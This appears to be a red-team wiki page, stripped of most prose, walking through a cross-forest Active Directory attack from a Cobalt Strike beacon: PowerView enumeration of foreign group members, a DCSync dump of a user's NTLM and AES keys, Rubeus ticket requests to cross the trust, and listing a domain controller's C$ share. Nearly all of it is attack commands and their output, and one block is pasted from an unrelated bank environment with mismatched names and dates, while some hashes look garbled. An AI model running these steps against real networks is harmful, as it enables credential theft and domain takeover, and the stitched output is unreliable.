

/

PowerView

```
Get-DomainForeignGroupMember -domain < >
```

```
beacon> powershell get-domainforeigngroupmember -domain med-factory.local
[*] Tasked beacon to run: get-domainforeigngroupmember -domain med-factory.local
[+] host called home, sent: 417 bytes
[+] received output:
#< CLIXML

GroupDomain      : med-factory.local
GroupName        : Administrators
GroupDistinguishedName : CN=Administrators,CN=Builtin,DC=med-factory,DC=local
MemberDomain     : med-factory.local
MemberName       : S-1-5-21-3775014555-2484002919-2799327105-1607
MemberDistinguishedName : CN=S-1-5-21-3775014555-2484002919-2799327105-1607,CN=ForeignSecurityPrincipals,DC=med-factory,DC=local

<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04"><Obj S="progress" RefId="0"><TM RefId="0"><T>System.N="SourceId">1</I64><PR N="Record"><AV>Preparing modules for first use.</AV><AI>0</AI><Nil /><PI>-1</PI><PC>-1</PC><T>Completed</
beacon> powershell convertfrom-sid S-1-5-21-3775014555-2484002919-2799327105-1607
[*] Tasked beacon to run: convertfrom-sid S-1-5-21-3775014555-2484002919-2799327105-1607
[+] host called home, sent: 437 bytes
[+] received output:
#< CLIXML
RAVEN-MED\ExtAdmin
```

Raven-med


ExtAdmin

Med-factory

Administrators

ExtAdmin

Med-facto



TGT

michael TGT

```
rubeus.exe asktgt /user:michael /domain:raven-med.local  
/aes256:8d71c60bd250034b4c5dec618bf951c82761d17e451f8d53ef26784b3c5c6e09 /nowrap
```

```

beacon> dcsync raven-med.local raven-med\michael
[*] Tasked beacon to run mimikatz's @lsadump::dcsync /domain:raven-med.local /user:raven-med\michael command
[+] host called home, sent: 296050 bytes
[+] received output:
[DC] 'raven-med.local' will be the domain
[DC] 'dc02.raven-med.local' will be the DC server
[DC] 'raven-med\michael' will be the user account

Object RDN          : michael

** SAM ACCOUNT **

SAM Username       : michael
Account Type       : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration :
Password last change : 1/28/2023 3:36:25 PM
Object Security ID : S-1-5-21-3775014555-2484002919-2799327105-1606
Object Relative ID : 1606

Credentials:
Hash NTLM: a3c4d44a555296c27d65ad9738796142
ntlm- 0: a3c4d44a555296c27d65ad9738796142
lm - 0: 9e9186299fhec490da25663eb2e1f611

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
  Random Value : 7db649847f36ca84f6b8928e0b78e85d

* Primary:Kerberos-Newer-Keys *
  Default Salt : RAVEN-MED.LOCALmichael
  Default Iterations : 4096
  Credentials
  aes256_hmac      (4096) : 8d71c60bd250034b4c5dec618bf951c82761d17e451f8d53ef26784b3c5c6e09
  aes128_hmac      (4096) : c03c919b398452585db409629ce2dcef
  des_cbc_md5      (4096) : 9dda2a6158fe0e0e

```

```

beacon> execute-assembly /opt/red/rubeus.exe asktgt /user:michael /domain:raven-med.local /aes256:8d71c60bd250034b4c5dec618bf951c82761d17e451f8d53ef26784b3c5c6e09 /nowrap
[*] Tasked beacon to run .NET program: rubeus.exe asktgt /user:michael /domain:raven-med.local /aes256:8d71c60bd250034b4c5dec618bf951c82761d17e451f8d53ef26784b3c5c6e09 /nowrap
[+] host called home, sent: 551717 bytes
[+] received output:

  S Y N T H E S I S
  R U B E U S

v2.2.0

[*] Action: Ask TGT

[*] Using aes256_cts_hmac_sha1 hash: 8d71c60bd250034b4c5dec618bf951c82761d17e451f8d53ef26784b3c5c6e09
[*] Building AS-REQ (w/ preauth) for: 'raven-med.local\michael'
[*] Using domain controller: ::1:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

doIFKjCCBSagAwIBBAEDAgEWooIEJzCCBCNhggQfMIEG6ADAgEFoREbD1JBVklVOLU1FRCSMTONBTKikMCKgAwIBAqEbMBkbBmtyYnRndBSPcmF2ZW4tbWVklmxvY2Fso4ID2TCCA9WgAwIBEqEDAgECooIDxwSCA80m7rv3yK1AddL18HK5

ServiceName       : krbtgt/raven-med.local
ServiceRealm      : RAVEN-MED.LOCAL
UserName          : michael
UserRealm         : RAVEN-MED.LOCAL
StartTime         : 6/14/2023 7:37:04 PM
EndTime           : 6/15/2023 5:37:04 AM
RenewTill        : 6/21/2023 7:37:04 PM
Flags             : name canonicalize, pre_authent, initial, renewable, forwardable
KeyType           : aes256_cts_hmac_sha1
Base64(key)       : DeD8XXsCVn0+lp5r4D726Foh1vo5SWZl3mFo/qNTcn0=
ASREP (key)       : 8D71C60BD250034B4C5DEC618BF951C82761D17E451F8D53EF26784B3C5C6E09

```

TGT TGT

```

rubeus.exe asktgs /service:krbtgt/med-factory.local /domain:raven-med.local /dc:dc02.raven-med.local /ticket:<...> /nowrap

```

```

beacon> execute-assembly /opt/red/rubeus.exe asktgs /service:krbtgt/med-factory.local /domain:raven-med.local /dc:dc02.raven-med.local
/ticket:doIFKjCCBSagAwIBBaEDAgEwo0IEJzCCBCNhggQfMIIIEG6ADAgEFoREbD1JBVkvVOLUME1FRCS5MT0NBTKIkMCKgAwIBAgEbmBkbbmtyYnRndBspcmF2ZW4tbWVklmXvY2Fso4ID2TCCA
/nowrap
[*] Tasked beacon to run .NET program: rubeus.exe asktgs /service:krbtgt/med-factory.local /domain:raven-med.local /dc:dc02.raven-med.local
/ticket:doIFKjCCBSagAwIBBaEDAgEwo0IEJzCCBCNhggQfMIIIEG6ADAgEFoREbD1JBVkvVOLUME1FRCS5MT0NBTKIkMCKgAwIBAgEbmBkbbmtyYnRndBspcmF2ZW4tbWVklmXvY2Fso4ID2TCCA
/nowrap
[+] host called home, sent: 555215 bytes
[+] received output:

  S Y N T H E S I S
  R U B E U S

v2.2.0

[*] Action: Ask TGS

[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the service ticket
[*] Building TGS-REQ request for: 'krbtgt/med-factory.local'
[*] Using domain controller: dc02.raven-med.local (::1)
[*] TGS request successful!
[*] base64(ticket.kirbi):

doIFGjCCBRagAwIBBaEDAgEwo0IEJTCBCFhggQdMIIIEGaADAgEFoREbD1JBVkvVOLUME1FRCS5MT0NBTKImMCSgAwIBAgEdMBSbbmtyYnRndBspRTUVELUZBQ1RPUlkuTE9DQUYjggPVMII

ServiceName      : krbtgt/MED-FACTORY.LOCAL
ServiceRealm     : RAVEN-MED.LOCAL
UserName         : michael
UserRealm       : RAVEN-MED.LOCAL
StartTime        : 6/14/2023 7:41:27 PM
EndTime          : 6/15/2023 5:37:04 AM
RenewTill        : 6/21/2023 7:37:04 PM
Flags            : name_canonicalize, pre_authent, renewable, forwardable
KeyType          : rc4_hmac
Base64(key)      : +iSXhT++tU4Bk JFsSey7KA==

```

TGS

TGS CIFS

```

rubeus.exe asktgs /service:cifs/dc03.med-factory.local /domain:med-factory.local /dc:dc03.med-
factory.local /ticket:<...> /nowrap

```

```

beacon> execute-assembly rubeus.exe asktgs /service:cifs/bank-dc.els.bank /domain:bank-dc.els.bank /dc:bank-dc.els.bank
/ticket:doIFfDCBxigAwIBBaEDAgEwo0IEgDCCBxhggR4MIIEdKADAgEFoQ4bDFBSTIRFQ1QuQkFOS6IdMBugAwIBAgEUmb1bBmtyYnRndBspIRUXTLk JBTKujggQ8MIIIE0KADAgESoQMCAQSiqqQBITEJmksE8+bb9eX+i3DYehmwvL
[*] Tasked beacon to run .NET program: rubeus.exe asktgs /service:cifs/bank-dc.els.bank /domain:bank-dc.els.bank /dc:bank-dc.els.bank
/ticket:doIFfDCBxigAwIBBaEDAgEwo0IEgDCCBxhggR4MIIEdKADAgEFoQ4bDFBSTIRFQ1QuQkFOS6IdMBugAwIBAgEUmb1bBmtyYnRndBspIRUXTLk JBTKujggQ8MIIIE0KADAgESoQMCAQSiqqQBITEJmksE8+bb9eX+i3DYehmwvL
[+] host called home, sent: 531889 bytes
[+] received output:

  S Y N T H E S I S
  R U B E U S

v2.0.1

[*] Action: Ask TGS

[*] Using domain controller: bank-dc.els.bank (10.100.10.253)
[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the service ticket
[*] Building TGS-REQ request for: 'cifs/bank-dc.els.bank'

[+] received output:
[+] TGS request successful!
[*] base64(ticket.kirbi):

doIFqDCBaSgAwIBBaEDAgEwo0IEqjCCBKZhggsiMIIEnqADAgEFoQobCEVMUy5CQU5LoiMwIaADAgECoRowGBsEY2lmcxsQYmFuay1kYy5LbHMUyMfua60CBGQwggRgoAMCARKhAwIBB6KBFIEggR0mWfc2euyB7CsSNUtewRocHuaTeX

ServiceName      : cifs/bank-dc.els.bank
ServiceRealm     : ELS.BANK
UserName         : Administrator
UserRealm       : PROTECT.BANK
StartTime        : 3/26/2022 4:20:20 PM
EndTime          : 3/27/2022 2:03:36 AM

```

```
beacon> make_token med-factory\administrator NotRealPassword
[*] Tasked beacon to create a token for med-factory\administrator
[+] host called home, sent: 59 bytes
[+] Impersonated RAVEN-MED\Administrator
beacon> kerberos_ticket_use /root/Desktop/inbound.kirbi
[*] Tasked beacon to apply ticket in /root/Desktop/inbound.kirbi
[+] host called home, sent: 2902 bytes
beacon> ls \\dc03.med-factory.local\c$
[*] Tasked beacon to list files in \\dc03.med-factory.local\c$
[+] host called home, sent: 45 bytes
[*] Listing: \\dc03.med-factory.local\c\
```

Size	Type	Last Modified	Name
----	----	-----	----
	dir	09/15/2018 00:19:00	\$Recycle.Bin
	dir	04/28/2023 02:42:12	Documents and Settings
	dir	04/27/2023 18:09:52	inetpub
	dir	09/15/2018 00:19:00	PerfLogs
	dir	04/27/2023 17:52:18	Program Files
	dir	04/27/2023 17:52:23	Program Files (x86)
	dir	05/05/2023 16:40:47	ProgramData
	dir	04/28/2023 02:42:16	Recovery
	dir	04/27/2023 17:58:52	System Volume Information
	dir	04/27/2023 17:52:13	Users
	dir	04/27/2023 18:11:28	Windows
1gb	fil	05/08/2023 13:50:02	pagefile.sys

Revision #7

Created 5 September 2022 03:12:36 by

Updated 15 June 2023 04:12:28 by